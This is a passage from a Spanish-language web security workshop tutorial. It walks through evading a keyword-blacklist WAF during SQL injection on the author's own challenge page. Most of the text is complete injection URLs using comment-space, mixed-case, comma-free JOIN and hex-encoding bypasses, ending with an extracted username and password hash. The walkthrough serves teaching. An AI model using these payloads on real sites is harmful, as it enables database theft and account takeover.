#4

UNDERCODE

TALLER DE SEGURIDAD WEB

TEMAS

INTRODUCCIÓN
LISTA NEGRA
INYECCIONES
TALLER PRÁCTICO
Y MAS...!

TUTOR

ARTHUSU

Introducción

Este taller va a tratar sobre seguridad web, y más precisamente, desarrollaremos cómo evitar WAF (Web Application Firewall) en SQLi.

El WAF es un dispositivo que puede ser hardware o software que analiza el tráfico web (entre el servidor web y la WAN) y protege de diversos ataques como SQL Injection, Cross Site Scripting, etc. Protege ataques dirigidos al servidor web que los IDS/IPS no pueden. No enruta el tráfico ni lo NATea, sino que se hacen 2 peticiones diferentes, una desde el cliente hasta el WAF y otra desde el WAF hasta el servidor web final.

Pueden funcionar como bridge, router, proxy o plugin.

Un ejemplo de WAF a nivel software es el mod_security (plugin de Apache).

Como existe material de seguridad web, SQLi por medio de MySQL, no profundizaremos, no obstante esa será la base a seguir.

Lista negra

Cuando estamos intentando PASAR un WAF, es conveniente tratar de evitar las palabras que se encuentran en una lista negra o tratar de ofuscarlas. En este ejemplo, tenemos la siguiente lista negra:

```
if(preg_match('/order|-|\s|,|@@version|user\(\)|tables|and|sleep|substr|substring|mid|(\|\|)|case/i',
    echo "<h1>Ataque detectado <h1>";
    echo "<img src='TrollFaceDancing.gif' alt='troll' />";

}
elseif(preg_match('/union|select|concat/', $noticia)){
    echo "<h1>Ataque detectado <h1>";
    echo "<img src='TrollFaceDancing.gif' alt='troll' />";
}else{
$result = mysqli_query($con,"SELECT * FROM noticias WHERE id='$noticia'");
```

Si observamos la captura precedente, el código lo que hace es detectar cada una de las palabras (usando **preg_match**):

1. **order**
2. **-**
3. **\s (espacios en blanco)**
4. **, (comas)**
5. **@@version**
6. **user()**
7. **tables**
8. **and**
9. **sleep**
10. **substr**
11. **substring**
12. **mid()**
13. **case**

Al agregar la letra **i** al elenco de palabras que se detectan, posibilita que no importe si esa lista de palabras son **mayúsculas o minúsculas,** de igual manera las va detectar.

Tenemos otra condición para ver si se encuentra (**preg_match**) en la URL las palabras:

1. **union**
2. **select**
3. **concat**

Pero esta vez no utilizamos **i** (sensible a mayúsculas y minusculas), por lo que solo detectará las palabras en minúsculas encuentran actualmente en la misma.

Inyectando SQLi y Detectando lista negra

Si hasta ahora hemos visto que al inyectar código SQL en una página, lo primero que hacemos es ver si nos tira algún error -y de hecho no importa si tampoco tira un error- como vimos en la Inyección SQL a Ciegas (Blind SQLi) en los talleres anteriores, donde nos basábamos en si era una consulta falsa o verdera para sacar los datos.

Lo típico, para ver si alguna página tiene un error en su consulta es romper la consulta en sí:

```
$result = mysqli_query($con,"SELECT * FROM noticias WHERE id='$noticia'");
```

En ese caso, nuestra consulta es la anterior.

Nota importante
Ahora, todo este código lo estamos viendo pero en realidad cuando estemos inyectando en una página código SQL éste no se verá ya que se encuentra en el Back End, por lo cual tendremos que imaginarnos como está estructurada la consulta en realidad.

Para romper esta consulta podemos utilizar **) “ ' **
En este caso, como nuestra consulta es la siguiente:
`SELECT * FROM noticias WHERE id='$noticia'`
Y lo que inyectamos se encuentra en $noticia con ' -romperíamos la consulta- quedando esté así:
`SELECT * FROM noticias WHERE id='''`
Causando un error de sintaxis, ya que tiene 3 comillas simples.

En caso de utilizarlo en la web nos daría el error también:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1' **ERROR**

Hasta aquí, ya todo se ha visto en los talleres anteriores, por lo que no explicaré en detalle cómo se inyecta, ya que ese punto lo conocen, o los invito a visitar los links:


http://underc0de.org/foro/talleres-underc0de-213/taller-seguridad-web-2/
http://underc0de.org/foro/talleres-underc0de-213/taller-seguridad-web-3/

Al no saber que hay en la lista negra, a la hora de inyectar vamos haciéndolo en la forma usual, esto nos permitirá saber si algún WAF nos está detectando. En algunos casos los WAF hacen redirección, o simplemente reinician la conexión haciendo algún sleep(), bloquean la IP, etc.

Continuemos con la inyección:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1' order by 10 –- -
DETECTADO

Nos devuelve algo como lo siguiente:



En esta oportunidad, es demasiado fácil saber que alguna de esas palabras las está detectando ya que nos lo dice en pantalla, burlándose de nosotros...:))

En el siguiente paso, intentamos agregar lo menos que podamos:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1' –- - **DETECTADO**

Nos damos cuenta de que lo único que tenemos -aparte de los espacios- son los guiones, entonces está detectando los guiones, o los espacios, o ambos; para al notar esta situación, podemos evitar los guiones y utilizar **# /*** ` como comentario.

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1' %23 **DETECTADO**

Ahora, quitemos el espacio y ponemos los guiones:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'-- **DETECTADO**

Vamos a ponerle **%23 es el #** solo que está encodeado en URL, debido a que también se usa como hash para ir a determinada parte de un documento HTML.

Continuemos...

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'%23 **CONSULTA CORRECTA**

No ha lanzado error, entonces hasta ahora nuestra inyección es correcta. Como anteriormente advertimos que también detecta los espacios; por consiguiente, nuestra lista negra actualmente se encuentra así:

DETECTA ESPACIOS
DETECTA GUIONES

En consecuencia, tendremos que evitarlos.

Los espacios trataremos de evitarlos usando **/**/** en lugar de espacios ya que es un **comentario multilínea** que cierra el mismo.

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/%23 **CONSULTA CORRECTA**

Lo siguiente, sería **saber cuántas columnas** tiene la primera consulta, para de esta manera poder inyectar la nuestra utilizando la cláusula UNION y SELECT. Esto, como lo vimos, lo hacemos usando **ORDER BY**.

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/ORDER/**/BY/**/10/**/%23 **DETECTADO**

Por medio de esta acción, no damos cuenta que también detecta **ORDER BY**. Una cláusula parecida es **GROUP BY,** la cual se utiliza cuando estamos usando funciones, usaremos ésta para evitar el uso de las palabras de la lista negra:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/GROUP/**/BY/**/10/**/%23 **CONSULTA CORRECTA (CON ERROR)**

Nos mando un error, pero es correcta la consulta ya que en ningún momento nos dice que se ha detectado la palabra, informándonos también que no tiene 10 columnas; por lo que habrá que ir bajando...

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/GROUP/**/BY/**/5/**/%23 **CONSULTA CORRECTA (CON ERROR)**

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/GROUP/**/BY/**/3/**/

%23 **CONSULTA CORRECTA**

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/GROUP/**/BY/**/4/**/
%23 **CONSULTA CORRECTA (CON ERROR)**

A través de estas consultas, nos damos percibimos la existencia de **3 columnas**.

Finamente, a generar nuestra consulta: 3

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/union/**/select/**/1,2,3/**/%23 **DETECTADO**

Aquí hay diferentes respuestas: o nos detecta **unión,** o **select,** o las **comas**, o **todo**.

A continuación le quitaremos las comas y dejaremos la consulta solo con **union select**:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/union/**/select/**/1/**/%23 **DETECTADO**

Esta acción nos permite notar que detecta **union** o **select**, lo que resulta más fácil todavía: quitamos **select:**

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/union/**/1/**/%23 **DETECTADO**

Quitamos **union:**

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/select/**/1/**/%23 **DETECTADO**

Ahora sabemos que está detectando las dos palabras...

Vamos a ver si estas palabras son sensibles a mayúsculas y minúsculas, **alternando entre mayúsculas y minúsculas,** entre las cláusulas:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/1/**/%23 **SIN DETECTAR (CON ERRROR EN LA CONSULTA)**

Repasemos, el estado de nuestra lista negra, la que se encuentra así:

DETECTA ESPACIOS
DETECTA GUIONES
DETECTA ORDER BY
DETECTA UNION (EN MINUSCULAS)
DETECTA SELECT (EN MINUSCULAS)

Actualizamos nuestra consulta en forma correcta:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/1,2,3/**/%23 **DETECTADO (SIN ERRROR EN LA CONSULTA)**

La última consulta nos permite ver que también nos detecta las comas. En este caso vamos utilizar **join** con **subconsultas** de modo que nuestras tablas se multipliquen y de manera que cada registro de la primera tabla va con cada registro de la segunda tabla, y así sucesivamente.

Nota importante

La sentencia *join* en SQL permite combinar registros de dos o más tablas en una base de datos relacional.

Una subconsulta es una instrucción SELECT anidada dentro de una instrucción SELECT, SELECT...INTO, INSERT...INTO, DELETE, o UPDATE, o dentro de otra subconsulta.

```
mysql> select * from (select 1)a join(select 2)b join (select 3)c;
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
| 1 | 2 | 3 |
+---+---+---+
1 row in set (0.00 sec)
```

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/3)c/**/%23

CONSULTA CORRECTA

Como se ve utilizamos alias porque sino devolvería un error como el siguiente:

ERROR 1248 (42000): Every derived table must have its own alias

Excelente, tenemos nuestros campos vulnerables, por lo cual podemos comenzar a buscar nuestra tabla, para ello como nos mostraron en los talleres anteriores vamos a buscar en la base de datos de meta datos INFORMATION_SCHEMA (esta base de datos contienen los registros, columnas y bases de datos; en sí toda la estructura).

INFORMATION_SCHEMA

¡Es hora de comenzar a inyectar! Recordar que **ya incluimos FROM para poder multiplicar las tablas**... por lo cual usaremos **from information_schema.tables** dentro de una subconsulta.

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/table_name/**/from/**/information_schema.tables)c/**/%23 **DETECTADO**

El resultado de detección que resulta, no permite conocer si nos detecta... **table_name,** o nos detecta **information_schema,** o nos detecta **tables**; en consecuencia para saber cual nos detecta probamos de 1 a 1...

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/table_name%23 **NO DETECTADO (CON ERROR EN CONSULTA)**


http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/information_schema%23 **NO DETECTADO (CON ERROR EN CONSULTA)**

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/tables%23 **DETECTADO (CON ERROR EN CONSULTA)**

Hasta el momento, nuestra lista negra se encuentra así:

DETECTA ESPACIOS
DETECTA GUIONES
DETECTA ORDER BY
DETECTA UNION (EN MINUSCULAS)
DETECTA SELECT (EN MINUSCULAS)
DETECTA COMAS
DETECTA TABLES

Dentro de **information_schema** hay otras tablas donde podemos encontrar la misma información que cuando utilizamos **tables**, para evitar esto utilizaremos **la tabla partitions**.



http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/table_name/**/from/**/information_schema.partitions)c/**/%23 **CONSULTA CORRECTA**


En muchos casos no devolverá como en el ejemplo, por lo cual, filtraremos utilizando **WHERE** por la base de datos:

WHERE table_schema=database()

WHERE - filtramos solo los datos por los que queremos

table_schema - contienen los nombres de las bases de datos
database() - es nuestra base de datos actual

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/group_CONCAT(table_name)/**/from/**/information_schema.partitions/**/where/**/table_schema=database())c/**/%23 **CONSULTA CORRECTA**



En este caso me he saltado el **concat** en minúsculas porque también lo detecta.

GROUP_CONCAT – Concatena 1MB de datos

Aquí, lo más importante a sacar es **la tabla usuarios**.


Lo siguiente es sacar las columnas:

column_name – tabla de informacion_schema donde se encuentran las columnas
columns – columna donde se encuentran los nombres de las columnas
table_name – columna donde se encuentran los nombres de las tablas

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/group_CONCAT(column_name)/**/from/**/information_schema.columns/**/where/**/table_name='usuarios')c/**/%23 **CONSULTA CORRECTA**

Muchas veces, algunos servidores tienen habilitado **magic_quotes_gpc** por lo al final en **table_name='usuarios'** habría un error en nuestra consulta a causa de las comillas simples; en caso de que eso suceda, convertimos nuestra cadena a hexadecimal, agregando al inicio **0xacaelhexadecimalnuestratabla** para que nuestra base de datos MySQL sepa que es un hexadecimal.

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/group_CONCAT(column_name)/**/from/**/information_schema.columns/**/where/**/table_name=0x7573756172696f73)c/**/%23 **CONSULTA CORRECTA**



Por último, para sacar los datos, tendríamos que **hacerlo de 1 a 1** ya que si recordamos las comillas son detectadas:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=11'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/password/**/from/**/usuarios)c/**/%23

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/2)b/**/join/**/(SelECt/**/usuario/**/from/**/usuarios)c/**/%23

O simplemente **utilizar la otra subconsulta**:

http://www.tutorialesarthusu.comlu.com/reto_sqli/index.php?frase=1'/**/UnIoN/**/SelECt/**/*/**/from/**/(SelECt/**/1)a/**/join/**/(SelECt/**/usuario/**/from/**/usuarios)b/**/join/**/(SelECt/**/password/**/from/**/usuarios)c/**/%23

usuario: arthusu
password: a74e85d6c1d4faef74abfede3bae2030 (**youwin**)

Finalmente, iniciamos sesión en el panel: